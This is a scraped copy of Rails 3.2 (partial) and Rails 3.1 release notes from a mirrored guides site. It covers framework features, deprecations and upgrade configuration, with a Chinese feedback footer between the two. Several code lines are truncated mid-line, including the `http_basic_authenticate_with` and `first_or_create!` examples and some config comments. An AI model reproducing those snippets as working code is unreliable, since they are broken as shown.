
- Display mounted engines' routes in `rake routes`.
- Allow to change the loading order of railties with `config.railties_order` like:

```
config.railties_order = [Blog::Engine, :main_app, :all]
```

- Scaffold returns 204 No Content for API requests without content. This makes scaffold work with jQuery out of the box.
- Update `Rails::Rack::Logger` middleware to apply any tags set in `config.log_tags` to `ActiveSupport::TaggedLogging`. This makes it easy to tag log lines with debug information like subdomain and request id -- both very helpful in debugging multi-user production applications.
- Default options to `rails new` can be set in `~/.railsrc`. You can specify extra command-line arguments to be used every time `rails new` runs in the `.railsrc` configuration file in your home directory.
- Add an alias `d` for `destroy`. This works for engines too.
- Attributes on scaffold and model generators default to string. This allows the following: `rails g scaffold Post title body:text author`
- Allow scaffold/model/migration generators to accept "index" and "uniq" modifiers. For example,

```
rails g scaffold Post title:string:index author:uniq price:decimal{7,2}
```

  will create indexes for `title` and `author` with the latter being an unique index. Some types such as decimal accept custom options. In the example, `price` will be a decimal column with precision and scale set to 7 and 2 respectively.

- Turn gem has been removed from default Gemfile.
- Remove old plugin generator `rails generate plugin` in favor of `rails plugin new` command.
- Remove old `config.paths.app.controller` API in favor of `config.paths["app/controller"]`.

### 5.1 Deprecations

- `Rails::Plugin` is deprecated and will be removed in Rails 4.0. Instead of adding plugins to `vendor/plugins` use gems or bundler with path or git dependencies.

# 6 Action Mailer

- Upgraded `mail` version to 2.4.0.
- Removed the old Action Mailer API which was deprecated since Rails 3.0.

# 7 Action Pack

## 7.1 Action Controller

- Make `ActiveSupport::Benchmarkable` a default module for `ActionController::Base,` so the `#benchmark` method is once again available in the controller context like it used to be.
- Added `:gzip` option to `caches_page`. The default option can be configured globally using `page_cache_compression`.
- Rails will now use your default layout (such as "layouts/application") when you specify a layout with `:only` and `:except` condition, and those conditions fail.

```
class CarsController
  layout 'single_car', :only =&gt; :show
end
```

  Rails will use `layouts/single_car` when a request comes in `:show` action, and use `layouts/application` (or `layouts/cars`, if exists) when a request comes in for any other actions.

- `form_for` is changed to use `#{action}_#{as}` as the css class and id if `:as` option is provided. Earlier versions used `#{as}_#{action}`.
- `ActionController::ParamsWrapper` on Active Record models now only wrap `attr_accessible` attributes if they were set. If not, only the attributes returned by the class method `attribute_names` will be wrapped. This fixes the wrapping of nested attributes by adding them to `attr_accessible`.
- Log "Filter chain halted as CALLBACKNAME rendered or redirected" every time a before callback halts.
- `ActionDispatch::ShowExceptions` is refactored. The controller is responsible for choosing to show exceptions. It's possible to override `show_detailed_exceptions?` in controllers to specify which requests should provide debugging information on errors.
- Responders now return 204 No Content for API requests without a response body (as in the new scaffold).

- `ActionController::TestCase` cookies is refactored. Assigning cookies for test cases should now use `cookies[]`

  ```
  cookies[:email] = 'user@example.com'
  get :index
  assert_equal 'user@example.com', cookies[:email]
  ```

  To clear the cookies, use `clear`.

  ```
  cookies.clear
  get :index
  assert_nil cookies[:email]
  ```

  We now no longer write out HTTP_COOKIE and the cookie jar is persistent between requests so if you need to manipulate the environment for your test you need to do it before the cookie jar is created.

- `send_file` now guesses the MIME type from the file extension if `:type` is not provided.
- MIME type entries for PDF, ZIP and other formats were added.
- Allow `fresh_when/stale?` to take a record instead of an options hash.
- Changed log level of warning for missing CSRF token from `:debug` to `:warn`.
- Assets should use the request protocol by default or default to relative if no request is available.

#### 7.1.1 Deprecations

- Deprecated implied layout lookup in controllers whose parent had an explicit layout set:

  ```
  class ApplicationController
    layout "application"
  end

  class PostsController &lt; ApplicationController
  end
  ```

  In the example above, `PostsController` will no longer automatically look up for a posts layout. If you need this functionality you could either remove `layout "application"` from `ApplicationController` or explicitly set it to `nil` in `PostsController`.

- Deprecated `ActionController::UnknownAction` in favor of `AbstractController::ActionNotFound`.

- Deprecated `ActionController::DoubleRenderError` in favor of `AbstractController::DoubleRenderError`.
- Deprecated `method_missing` in favor of `action_missing` for missing actions.
- Deprecated `ActionController#rescue_action`, `ActionController#initialize_template_class` and `ActionController#assign_shortcuts`.

## 7.2 Action Dispatch

- Add `config.action_dispatch.default_charset` to configure default charset for `ActionDispatch::Response`.
- Added `ActionDispatch::RequestId` middleware that'll make a unique X-Request-Id header available to the response and enables the `ActionDispatch::Request#uuid` method. This makes it easy to trace requests from end-to-end in the stack and to identify individual requests in mixed logs like Syslog.
- The `ShowExceptions` middleware now accepts an exceptions application that is responsible to render an exception when the application fails. The application is invoked with a copy of the exception in `env["action_dispatch.exception"]` and with the `PATH_INFO` rewritten to the status code.
- Allow rescue responses to be configured through a railtie as in `config.action_dispatch.rescue_responses`.

### 7.2.1 Deprecations

- Deprecated the ability to set a default charset at the controller level, use the new `config.action_dispatch.default_charset` instead.

## 7.3 Action View

- Add `button_tag` support to `ActionView::Helpers::FormBuilder`. This support mimics the default behavior of `submit_tag`.

```
&lt;%= form_for @post do |f| %&gt;
  &lt;%= f.button %&gt;
&lt;% end %&gt;
```

- Date helpers accept a new option `:use_two_digit_numbers => true`, that renders select boxes for months and days with a leading zero without changing the respective values. For example, this is useful for displaying ISO 8601-style dates such as '2011-08-01'.

- You can provide a namespace for your form to ensure uniqueness of id attributes on form elements. The namespace attribute will be prefixed with underscore on the generated HTML id.

```
&lt;%= form_for(@offer, :namespace =&gt; 'namespace') do |f| %&gt;
  &lt;%= f.label :version, 'Version' %&gt;:
  &lt;%= f.text_field :version %&gt;
&lt;% end %&gt;
```

- Limit the number of options for `select_year` to 1000. Pass `:max_years_allowed` option to set your own limit.

- `content_tag_for` and `div_for` can now take a collection of records. It will also yield the record as the first argument if you set a receiving argument in your block. So instead of having to do this:

```
@items.each do |item|
  content_tag_for(:li, item) do
     Title: &lt;%= item.title %&gt;
  end
end
```

  You can do this:

```
content_tag_for(:li, @items) do |item|
  Title: &lt;%= item.title %&gt;
end
```

- Added `font_path` helper method that computes the path to a font asset in `public/fonts`.

#### 7.3.1 Deprecations

- Passing formats or handlers to render :template and friends like `render :template => "foo.html.erb"` is deprecated. Instead, you can provide :handlers and :formats directly as options: `render :template => "foo", :formats => [:html, :js], :handlers => :erb`.

### 7.4 Sprockets

- Adds a configuration option `config.assets.logger` to control Sprockets logging. Set it to `false` to turn off logging and to `nil` to default to `Rails.logger`.

## 8 Active Record

- Boolean columns with 'on' and 'ON' values are type cast to true.

- When the `timestamps` method creates the `created_at` and `updated_at` columns, it makes them non-nullable by default.

- Implemented `ActiveRecord::Relation#explain`.

- Implements `AR::Base.silence_auto_explain` which allows the user to selectively disable automatic EXPLAINs within a block.

- Implements automatic EXPLAIN logging for slow queries. A new configuration parameter `config.active_record.auto_explain_threshold_in_seconds` determines what's to be considered a slow query. Setting that to nil disables this feature. Defaults are 0.5 in development mode, and nil in test and production modes. Rails 3.2 supports this feature in SQLite, MySQL (mysql2 adapter), and PostgreSQL.

- Added `ActiveRecord::Base.store` for declaring simple single-column key/value stores.

```
class User &lt; ActiveRecord::Base
  store :settings, accessors: [ :color, :homepage ]
end

u = User.new(color: 'black', homepage: '37signals.com')
u.color                          # Accessor stored attribute
u.settings[:country] = 'Denmark' # Any attribute, even if not specified with an acces
```

- Added ability to run migrations only for a given scope, which allows to run migrations only from one engine (for example to revert changes from an engine that need to be removed).

```
rake db:migrate SCOPE=blog
```

- Migrations copied from engines are now scoped with engine's name, for example `01_create_posts.blog.rb`.

- Implemented `ActiveRecord::Relation#pluck` method that returns an array of column values directly from the underlying table. This also works with serialized attributes.

```
Client.where(:active =&gt; true).pluck(:id)
# SELECT id from clients where active = 1
```

- Generated association methods are created within a separate module to allow overriding and composition. For a class named MyModel, the module is named `MyModel::GeneratedFeatureMethods`. It is included into the model class immediately after the `generated_attributes_methods` module defined in Active Model, so association methods override attribute methods of the same name.

- Add `ActiveRecord::Relation#uniq` for generating unique queries.

```
Client.select('DISTINCT name')
```

..can be written as:

```
Client.select(:name).uniq
```

This also allows you to revert the uniqueness in a relation:

```
Client.select(:name).uniq.uniq(false)
```

- Support index sort order in SQLite, MySQL and PostgreSQL adapters.
- Allow the `:class_name` option for associations to take a symbol in addition to a string. This is to avoid confusing newbies, and to be consistent with the fact that other options like `:foreign_key` already allow a symbol or a string.

```
has_many :clients, :class_name =&gt; :Client # Note that the symbol need to be capita
```

- In development mode, `db:drop` also drops the test database in order to be symmetric with `db:create`.
- Case-insensitive uniqueness validation avoids calling LOWER in MySQL when the column already uses a case-insensitive collation.
- Transactional fixtures enlist all active database connections. You can test models on different connections without disabling transactional fixtures.
- Add `first_or_create`, `first_or_create!`, `first_or_initialize` methods to Active Record. This is a better approach over the old `find_or_create_by` dynamic methods because it's clearer which arguments are used to find the record and which are used to create it.

```
User.where(:first_name =&gt; "Scarlett").first_or_create!(:last_name =&gt; "Johansson
```

- Added a `with_lock` method to Active Record objects, which starts a transaction, locks the object (pessimistically) and yields to the block. The method takes one (optional) parameter and passes it to `lock!`.

  This makes it possible to write the following:

```
class Order &lt; ActiveRecord::Base
  def cancel!
    transaction do
      lock!
      # ... cancelling logic
    end
  end
end
```

as:

```
class Order &lt; ActiveRecord::Base
  def cancel!
    with_lock do
      # ... cancelling logic
    end
  end
end
```

### 8.1 Deprecations

- Automatic closure of connections in threads is deprecated. For example the following code is deprecated:

```
Thread.new { Post.find(1) }.join
```

It should be changed to close the database connection at the end of the thread:

```
Thread.new {
  Post.find(1)
  Post.connection.close
}.join
```

Only people who spawn threads in their application code need to worry about this change.

- The `set_table_name` , `set_inheritance_column` , `set_sequence_name` , `set_primary_key` , `set_locking_column` methods are deprecated. Use an assignment method instead. For example, instead of `set_table_name` , use `self.table_name=` .

```
class Project &lt; ActiveRecord::Base
  self.table_name = "project"
end
```

Or define your own `self.table_name` method:

```
class Post &lt; ActiveRecord::Base
  def self.table_name
    "special_" + super
  end
end

Post.table_name # =&gt; "special_posts"
```

# 9 Active Model

- Add `ActiveModel::Errors#added?` to check if a specific error has been added.
- Add ability to define strict validations with `strict => true` that always raises exception when fails.
- Provide mass_assignment_sanitizer as an easy API to replace the sanitizer behavior. Also support both :logger (default) and :strict sanitizer behavior.

## 9.1 Deprecations

- Deprecated `define_attr_method` in `ActiveModel::AttributeMethods` because this only existed to support methods like `set_table_name` in Active Record, which are themselves being deprecated.
- Deprecated `Model.model_name.partial_path` in favor of `model.to_partial_path`.

# 10 Active Resource

- Redirect responses: 303 See Other and 307 Temporary Redirect now behave like 301 Moved Permanently and 302 Found.

# 11 Active Support

- Added `ActiveSupport:TaggedLogging` that can wrap any standard `Logger` class to provide tagging capabilities.

```
Logger = ActiveSupport::TaggedLogging.new(Logger.new(STDOUT))

Logger.tagged("BCX") { Logger.info "Stuff" }
# Logs "[BCX] Stuff"

Logger.tagged("BCX", "Jason") { Logger.info "Stuff" }
# Logs "[BCX] [Jason] Stuff"

Logger.tagged("BCX") { Logger.tagged("Jason") { Logger.info "Stuff" } }
# Logs "[BCX] [Jason] Stuff"
```

- The `beginning_of_week` method in `Date`, `Time` and `DateTime` accepts an optional argument representing the day in which the week is assumed to start.

- `ActiveSupport::Notifications.subscribed` provides subscriptions to events while a block runs.
- Defined new methods `Module#qualified_const_defined?`, `Module#qualified_const_get` and `Module#qualified_const_set` that are analogous to the corresponding methods in the standard API, but accept qualified constant names.
- Added `#deconstantize` which complements `#demodulize` in inflections. This removes the rightmost segment in a qualified constant name.
- Added `safe_constantize` that constantizes a string but returns `nil` instead of raising an exception if the constant (or part of it) does not exist.
- `ActiveSupport::OrderedHash` is now marked as extractable when using `Array#extract_options!`.
- Added `Array#prepend` as an alias for `Array#unshift` and `Array#append` as an alias for `Array#<<`.
- The definition of a blank string for Ruby 1.9 has been extended to Unicode whitespace. Also, in Ruby 1.8 the ideographic space U`3000 is considered to be whitespace.
- The inflector understands acronyms.
- Added `Time#all_day`, `Time#all_week`, `Time#all_quarter` and `Time#all_year` as a way of generating ranges.

```
Event.where(:created_at =&gt; Time.now.all_week)
Event.where(:created_at =&gt; Time.now.all_day)
```

- Added `instance_accessor: false` as an option to `Class#cattr_accessor` and friends.
- `ActiveSupport::OrderedHash` now has different behavior for `#each` and `#each_pair` when given a block accepting its parameters with a splat.
- Added `ActiveSupport::Cache::NullStore` for use in development and testing.
- Removed `ActiveSupport::SecureRandom` in favor of `SecureRandom` from the standard library.

### 11.1 Deprecations

- `ActiveSupport::Base64` is deprecated in favor of `::Base64`.
- Deprecated `ActiveSupport::Memoizable` in favor of Ruby memoization pattern.
- `Module#synchronize` is deprecated with no replacement. Please use monitor from ruby's standard library.

- Deprecated `ActiveSupport::MessageEncryptor#encrypt` and `ActiveSupport::MessageEncryptor#decrypt`.
- `ActiveSupport::BufferedLogger#silence` is deprecated. If you want to squelch logs for a certain block, change the log level for that block.
- `ActiveSupport::BufferedLogger#open_log` is deprecated. This method should not have been public in the first place.
- `ActiveSupport::BufferedLogger's` behavior of automatically creating the directory for your log file is deprecated. Please make sure to create the directory for your log file before instantiating.
- `ActiveSupport::BufferedLogger#auto_flushing` is deprecated. Either set the sync level on the underlying file handle like this. Or tune your filesystem. The FS cache is now what controls flushing.

  ```
  f = File.open('foo.log', 'w')
  f.sync = true
  ActiveSupport::BufferedLogger.new f
  ```

- `ActiveSupport::BufferedLogger#flush` is deprecated. Set sync on your filehandle, or tune your filesystem.

## 12 Credits

See the full list of contributors to Rails for the many people who spent many hours making Rails, the stable and robust framework it is. Kudos to all of them.

Rails 3.2 Release Notes were compiled by Vijay Dev.

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Ruby on Rails 3.1 Release Notes

Highlights in Rails 3.1:

- Streaming
- Reversible Migrations
- Assets Pipeline
- jQuery as the default JavaScript library

This release notes cover the major changes, but don't include every little bug fix and change. If you want to see everything, check out the list of commits in the main Rails repository on GitHub.

## Chapters



## 1 Upgrading to Rails 3.1

If you're upgrading an existing application, it's a great idea to have good test coverage before going in. You should also first upgrade to Rails 3 in case you haven't and make sure your application still runs as expected before attempting to update to Rails 3.1. Then take heed of the following changes:

### 1.1 Rails 3.1 requires at least Ruby 1.8.7

Rails 3.1 requires Ruby 1.8.7 or higher. Support for all of the previous Ruby versions has been dropped officially and you should upgrade as early as possible. Rails 3.1 is also compatible with Ruby 1.9.2.

Note that Ruby 1.8.7 p248 and p249 have marshaling bugs that crash Rails. Ruby Enterprise Edition have these fixed since release 1.8.7-2010.02 though. On the 1.9 front, Ruby 1.9.1 is not usable because it outright segfaults, so if you want to use 1.9.x jump on 1.9.2 for smooth sailing.

### 1.2 What to update in your apps

The following changes are meant for upgrading your application to Rails 3.1.3, the latest 3.1.x version of Rails.

#### 1.2.1 Gemfile

Make the following changes to your `Gemfile`.

```
gem 'rails', '= 3.1.3'
gem 'mysql2'

# Needed for the new asset pipeline
group :assets do
  gem 'sass-rails',   "~> 3.1.5"
  gem 'coffee-rails', "~> 3.1.1"
  gem 'uglifier',     ">= 1.0.3"
end

# jQuery is the default JavaScript library in Rails 3.1
gem 'jquery-rails'
```

#### 1.2.2 config/application.rb

- The asset pipeline requires the following additions:

  ```
  config.assets.enabled = true
  config.assets.version = '1.0'
  ```

- If your application is using the "/assets" route for a resource you may want change the prefix used for assets to avoid conflicts:

```
# Defaults to '/assets'
config.assets.prefix = '/asset-files'
```

### 1.2.3 config/environments/development.rb

- Remove the RJS setting `config.action_view.debug_rjs = true`.
- Add the following, if you enable the asset pipeline.

```
# Do not compress assets
config.assets.compress = false

# Expands the lines which load the assets
config.assets.debug = true
```

### 1.2.4 config/environments/production.rb

- Again, most of the changes below are for the asset pipeline. You can read more about these in the Asset Pipeline guide.

```
# Compress JavaScripts and CSS
config.assets.compress = true

# Don't fallback to assets pipeline if a precompiled asset is missed
config.assets.compile = false

# Generate digests for assets URLs
config.assets.digest = true

# Defaults to Rails.root.join("public/assets")
# config.assets.manifest = YOUR_PATH

# Precompile additional assets (application.js, application.css, and all non-JS/CSS a
# config.assets.precompile `= %w( search.js )

# Force all access to the app over SSL, use Strict-Transport-Security, and use secure
# config.force_ssl = true
```

### 1.2.5 config/environments/test.rb

```
# Configure static asset server for tests with Cache-Control for performance
config.serve_static_assets = true
config.static_cache_control = "public, max-age=3600"
```

### 1.2.6 config/initializers/wrap_parameters.rb

- Add this file with the following contents, if you wish to wrap parameters into a nested hash. This is on by default in new applications.

```
# Be sure to restart your server when you modify this file.
# This file contains settings for ActionController::ParamsWrapper which
# is enabled by default.

# Enable parameter wrapping for JSON. You can disable this by setting :format to an e
ActiveSupport.on_load(:action_controller) do
  wrap_parameters :format =&gt; [:json]
end

# Disable root element in JSON by default.
ActiveSupport.on_load(:active_record) do
  self.include_root_in_json = false
end
```

#### 1.2.7 Remove :cache and :concat options in asset helpers references in views

- With the Asset Pipeline the :cache and :concat options aren't used anymore, delete these options from your views.

## 2 Creating a Rails 3.1 application

```
# You should have the 'rails' RubyGem installed
$ rails new myapp
$ cd myapp
```

### 2.1 Vendoring Gems

Rails now uses a `Gemfile` in the application root to determine the gems you require for your application to start. This `Gemfile` is processed by the Bundler gem, which then installs all your dependencies. It can even install all the dependencies locally to your application so that it doesn't depend on the system gems.

More information: - bundler homepage

### 2.2 Living on the Edge

`Bundler` and `Gemfile` makes freezing your Rails application easy as pie with the new dedicated `bundle` command. If you want to bundle straight from the Git repository, you can pass the `--edge` flag:

```
$ rails new myapp --edge
```

If you have a local checkout of the Rails repository and want to generate an application using that, you can pass the `--dev` flag:

```
$ ruby /path/to/rails/railties/bin/rails new myapp --dev
```

# 3 Rails Architectural Changes

## 3.1 Assets Pipeline

The major change in Rails 3.1 is the Assets Pipeline. It makes CSS and JavaScript first-class code citizens and enables proper organization, including use in plugins and engines.

The assets pipeline is powered by Sprockets and is covered in the Asset Pipeline guide.

## 3.2 HTTP Streaming

HTTP Streaming is another change that is new in Rails 3.1. This lets the browser download your stylesheets and JavaScript files while the server is still generating the response. This requires Ruby 1.9.2, is opt-in and requires support from the web server as well, but the popular combo of NGINX and Unicorn is ready to take advantage of it.

## 3.3 Default JS library is now jQuery

jQuery is the default JavaScript library that ships with Rails 3.1. But if you use Prototype, it's simple to switch.

```
$ rails new myapp -j prototype
```

## 3.4 Identity Map

Active Record has an Identity Map in Rails 3.1. An identity map keeps previously instantiated records and returns the object associated with the record if accessed again. The identity map is created on a per-request basis and is flushed at request completion.

Rails 3.1 comes with the identity map turned off by default.

# 4 Railties

- jQuery is the new default JavaScript library.
- jQuery and Prototype are no longer vendored and is provided from now on by the jquery-rails and prototype-rails gems.
- The application generator accepts an option `-j` which can be an arbitrary string. If passed "foo", the gem "foo-rails" is added to the `Gemfile`, and the application JavaScript manifest requires "foo" and "foo_ujs". Currently only "prototype-rails" and "jquery-rails" exist and provide those files via the asset pipeline.
- Generating an application or a plugin runs `bundle install` unless `--skip-gemfile` or `--skip-bundle` is specified.

- The controller and resource generators will now automatically produce asset stubs (this can be turned off with `--skip-assets`). These stubs will use CoffeeScript and Sass, if those libraries are available.
- Scaffold and app generators use the Ruby 1.9 style hash when running on Ruby 1.9. To generate old style hash, `--old-style-hash` can be passed.
- Scaffold controller generator creates format block for JSON instead of XML.
- Active Record logging is directed to STDOUT and shown inline in the console.
- Added `config.force_ssl` configuration which loads `Rack::SSL` middleware and force all requests to be under HTTPS protocol.
- Added `rails plugin new` command which generates a Rails plugin with gemspec, tests and a dummy application for testing.
- Added `Rack::Etag` and `Rack::ConditionalGet` to the default middleware stack.
- Added `Rack::Cache` to the default middleware stack.
- Engines received a major update - You can mount them at any path, enable assets, run generators etc.

# 5 Action Pack

## 5.1 Action Controller

- A warning is given out if the CSRF token authenticity cannot be verified.
- Specify `force_ssl` in a controller to force the browser to transfer data via HTTPS protocol on that particular controller. To limit to specific actions, `:only` or `:except` can be used.
- Sensitive query string parameters specified in `config.filter_parameters` will now be filtered out from the request paths in the log.
- URL parameters which return `nil` for `to_param` are now removed from the query string.
- Added `ActionController::ParamsWrapper` to wrap parameters into a nested hash, and will be turned on for JSON request in new applications by default. This can be customized in `config/initializers/wrap_parameters.rb`.
- Added `config.action_controller.include_all_helpers`. By default `helper :all` is done in `ActionController::Base`, which includes all the helpers by default. Setting `include_all_helpers` to `false` will result in including only application_helper and the

helper corresponding to controller (like foo_helper for foo_controller).

- `url_for` and named url helpers now accept `:subdomain` and `:domain` as options.
- Added `Base.http_basic_authenticate_with` to do simple http basic authentication with a single class method call.

```
class PostsController &lt; ApplicationController
  USER_NAME, PASSWORD = "dhh", "secret"

  before_filter :authenticate, :except =&gt; [ :index ]

  def index
    render :text =&gt; "Everyone can see me!"
  end

  def edit
    render :text =&gt; "I'm only accessible if you know the password"
  end

  private
    def authenticate
      authenticate_or_request_with_http_basic do |user_name, password|
        user_name == USER_NAME && password == PASSWORD
      end
    end
end
```

..can now be written as

```
class PostsController &lt; ApplicationController
  http_basic_authenticate_with :name =&gt; "dhh", :password =&gt; "secret", :except =

  def index
    render :text =&gt; "Everyone can see me!"
  end

  def edit
    render :text =&gt; "I'm only accessible if you know the password"
  end
end
```

- Added streaming support, you can enable it with:

```
class PostsController &lt; ActionController::Base
  stream
end
```

You can restrict it to some actions by using `:only` or `:except`. Please read the docs at `ActionController::Streaming` for more information.

- The redirect route method now also accepts a hash of options which will only change the parts of the url in question, or an object which responds to call, allowing for redirects to be reused.

### 5.2 Action Dispatch

- `config.action_dispatch.x_sendfile_header` now defaults to `nil` and `config/environments/production.rb` doesn't set any particular value for it. This allows servers to set it through `X-Sendfile-Type`.
- `ActionDispatch::MiddlewareStack` now uses composition over inheritance and is no longer an array.
- Added `ActionDispatch::Request.ignore_accept_header` to ignore accept headers.
- Added `Rack::Cache` to the default stack.
- Moved etag responsibility from `ActionDispatch::Response` to the middleware stack.
- Rely on `Rack::Session` stores API for more compatibility across the Ruby world. This is backwards incompatible since `Rack::Session` expects `#get_session` to accept four arguments and requires `#destroy_session` instead of simply `#destroy`.
- Template lookup now searches further up in the inheritance chain.

### 5.3 Action View

- Added an `:authenticity_token` option to `form_tag` for custom handling or to omit the token by passing `:authenticity_token => false`.
- Created `ActionView::Renderer` and specified an API for `ActionView::Context`.
- In place `SafeBuffer` mutation is prohibited in Rails 3.1.
- Added HTML5 `button_tag` helper.
- `file_field` automatically adds `:multipart => true` to the enclosing form.
- Added a convenience idiom to generate HTML5 data-* attributes in tag helpers from a `:data` hash of options:

```
tag("div", :data =&gt; {:name =&gt; 'Stephen', :city_state =&gt; %w(Chicago IL)})
# =&gt; &lt;div data-name="Stephen" data-city-state="[&quot;Chicago&quot;,&quot;IL&qu
```

Keys are dasherized. Values are JSON-encoded, except for strings and symbols.

- `csrf_meta_tag` is renamed to `csrf_meta_tags` and aliases `csrf_meta_tag` for backwards compatibility.
- The old template handler API is deprecated and the new API simply requires a template handler to respond to call.

- rhtml and rxml are finally removed as template handlers.
- `config.action_view.cache_template_loading` is brought back which allows to decide whether templates should be cached or not.
- The submit form helper does not generate an id "object_name_id" anymore.
- Allows `FormHelper#form_for` to specify the `:method` as a direct option instead of through the `:html` hash. `form_for(@post, remote: true, method: :delete)` instead of `form_for(@post, remote: true, html: { method: :delete })`.
- Provided `JavaScriptHelper#j()` as an alias for `JavaScriptHelper#escape_javascript()`. This supersedes the `Object#j()` method that the JSON gem adds within templates using the JavaScriptHelper.
- Allows AM/PM format in datetime selectors.
- `auto_link` has been removed from Rails and extracted into the rails_autolink gem

## 6 Active Record

- Added a class method `pluralize_table_names` to singularize/pluralize table names of individual models. Previously this could only be set globally for all models through `ActiveRecord::Base.pluralize_table_names`.

```
class User &lt; ActiveRecord::Base
  self.pluralize_table_names = false
end
```

- Added block setting of attributes to singular associations. The block will get called after the instance is initialized.

```
class User &lt; ActiveRecord::Base
  has_one :account
end

user.build_account{ |a| a.credit_limit = 100.0 }
```

- Added `ActiveRecord::Base.attribute_names` to return a list of attribute names. This will return an empty array if the model is abstract or the table does not exist.
- CSV Fixtures are deprecated and support will be removed in Rails 3.2.0.
- `ActiveRecord#new`, `ActiveRecord#create` and `ActiveRecord#update_attributes` all accept a second hash as an option that allows you to specify which role to consider when assigning attributes. This is built on top of Active Model's new mass assignment capabilities:

```
class Post &lt; ActiveRecord::Base
  attr_accessible :title
  attr_accessible :title, :published_at, :as =&gt; :admin
end

Post.new(params[:post], :as =&gt; :admin)
```

- `default_scope` can now take a block, lambda, or any other object which responds to call for lazy evaluation.
- Default scopes are now evaluated at the latest possible moment, to avoid problems where scopes would be created which would implicitly contain the default scope, which would then be impossible to get rid of via Model.unscoped.
- PostgreSQL adapter only supports PostgreSQL version 8.2 and higher.
- `ConnectionManagement` middleware is changed to clean up the connection pool after the rack body has been flushed.
- Added an `update_column` method on Active Record. This new method updates a given attribute on an object, skipping validations and callbacks. It is recommended to use `update_attributes` or `update_attribute` unless you are sure you do not want to execute any callback, including the modification of the `updated_at` column. It should not be called on new records.
- Associations with a `:through` option can now use any association as the through or source association, including other associations which have a `:through` option and `has_and_belongs_to_many` associations.
- The configuration for the current database connection is now accessible via `ActiveRecord::Base.connection_config`.
- limits and offsets are removed from COUNT queries unless both are supplied.

```
People.limit(1).count           # =&gt; 'SELECT COUNT(*) FROM people'
People.offset(1).count          # =&gt; 'SELECT COUNT(*) FROM people'
People.limit(1).offset(1).count # =&gt; 'SELECT COUNT(*) FROM people LIMIT 1 OFFSET 1
```

- `ActiveRecord::Associations::AssociationProxy` has been split. There is now an `Association` class (and subclasses) which are responsible for operating on associations, and then a separate, thin wrapper called `CollectionProxy`, which proxies collection associations. This prevents namespace pollution, separates concerns, and will allow further refactorings.

- Singular associations ( `has_one` , `belongs_to` ) no longer have a proxy and simply returns the associated record or `nil` . This means that you should not use undocumented methods such as `bob.mother.create` - use `bob.create_mother` instead.
- Support the `:dependent` option on `has_many :through` associations. For historical and practical reasons, `:delete_all` is the default deletion strategy employed by `association.delete(*records)` , despite the fact that the default strategy is `:nullify` for regular has_many. Also, this only works at all if the source reflection is a belongs_to. For other situations, you should directly modify the through association.
- The behavior of `association.destroy` for `has_and_belongs_to_many` and `has_many :through` is changed. From now on, 'destroy' or 'delete' on an association will be taken to mean 'get rid of the link', not (necessarily) 'get rid of the associated records'.
- Previously, `has_and_belongs_to_many.destroy(*records)` would destroy the records themselves. It would not delete any records in the join table. Now, it deletes the records in the join table.
- Previously, `has_many_through.destroy(*records)` would destroy the records themselves, and the records in the join table. [Note: This has not always been the case; previous version of Rails only deleted the records themselves.] Now, it destroys only the records in the join table.
- Note that this change is backwards-incompatible to an extent, but there is unfortunately no way to 'deprecate' it before changing it. The change is being made in order to have consistency as to the meaning of 'destroy' or 'delete' across the different types of associations. If you wish to destroy the records themselves, you can do `records.association.each(&:destroy)` .
- Add `:bulk => true` option to `change_table` to make all the schema changes defined in a block using a single ALTER statement.

```
change_table(:users, :bulk =&gt; true) do |t|
  t.string :company_name
  t.change :birthdate, :datetime
end
```

- Removed support for accessing attributes on a `has_and_belongs_to_many` join table. `has_many :through` needs to be used.
- Added a `create_association!` method for `has_one` and `belongs_to` associations.
- Migrations are now reversible, meaning that Rails will figure out how to reverse your migrations. To use reversible migrations, just define the `change` method.

```
class MyMigration &lt; ActiveRecord::Migration
  def change
    create_table(:horses) do |t|
      t.column :content, :text
      t.column :remind_at, :datetime
    end
  end
end
```

- Some things cannot be automatically reversed for you. If you know how to reverse those things, you should define `up` and `down` in your migration. If you define something in change that cannot be reversed, an `IrreversibleMigration` exception will be raised when going down.

- Migrations now use instance methods rather than class methods:

```
class FooMigration &lt; ActiveRecord::Migration
  def up # Not self.up
    ...
  end
end
```

- Migration files generated from model and constructive migration generators (for example, add_name_to_users) use the reversible migration's `change` method instead of the ordinary `up` and `down` methods.

- Removed support for interpolating string SQL conditions on associations. Instead, a proc should be used.

```
has_many :things, :conditions =&gt; 'foo = #{bar}'          # before
has_many :things, :conditions =&gt; proc { "foo = #{bar}" } # after
```

  Inside the proc, `self` is the object which is the owner of the association, unless you are eager loading the association, in which case `self` is the class which the association is within.

  You can have any "normal" conditions inside the proc, so the following will work too:

```
has_many :things, :conditions =&gt; proc { ["foo = ?", bar] }
```

- Previously `:insert_sql` and `:delete_sql` on `has_and_belongs_to_many` association allowed you to call 'record' to get the record being inserted or deleted. This is now passed as an argument to the proc.

- Added `ActiveRecord::Base#has_secure_password` (via `ActiveModel::SecurePassword`) to encapsulate dead-simple password usage with BCrypt encryption and salting.

```
# Schema: User(name:string, password_digest:string, password_salt:string)
class User &lt; ActiveRecord::Base
  has_secure_password
end
```

- When a model is generated `add_index` is added by default for `belongs_to` or `references` columns.
- Setting the id of a `belongs_to` object will update the reference to the object.
- `ActiveRecord::Base#dup` and `ActiveRecord::Base#clone` semantics have changed to closer match normal Ruby dup and clone semantics.
- Calling `ActiveRecord::Base#clone` will result in a shallow copy of the record, including copying the frozen state. No callbacks will be called.
- Calling `ActiveRecord::Base#dup` will duplicate the record, including calling after initialize hooks. Frozen state will not be copied, and all associations will be cleared. A duped record will return `true` for `new_record?`, have a `nil` id field, and is saveable.
- The query cache now works with prepared statements. No changes in the applications are required.

## 7 Active Model

- `attr_accessible` accepts an option `:as` to specify a role.
- `InclusionValidator`, `ExclusionValidator`, and `FormatValidator` now accepts an option which can be a proc, a lambda, or anything that respond to `call`. This option will be called with the current record as an argument and returns an object which respond to `include?` for `InclusionValidator` and `ExclusionValidator`, and returns a regular expression object for `FormatValidator`.
- Added `ActiveModel::SecurePassword` to encapsulate dead-simple password usage with BCrypt encryption and salting.
- `ActiveModel::AttributeMethods` allows attributes to be defined on demand.
- Added support for selectively enabling and disabling observers.
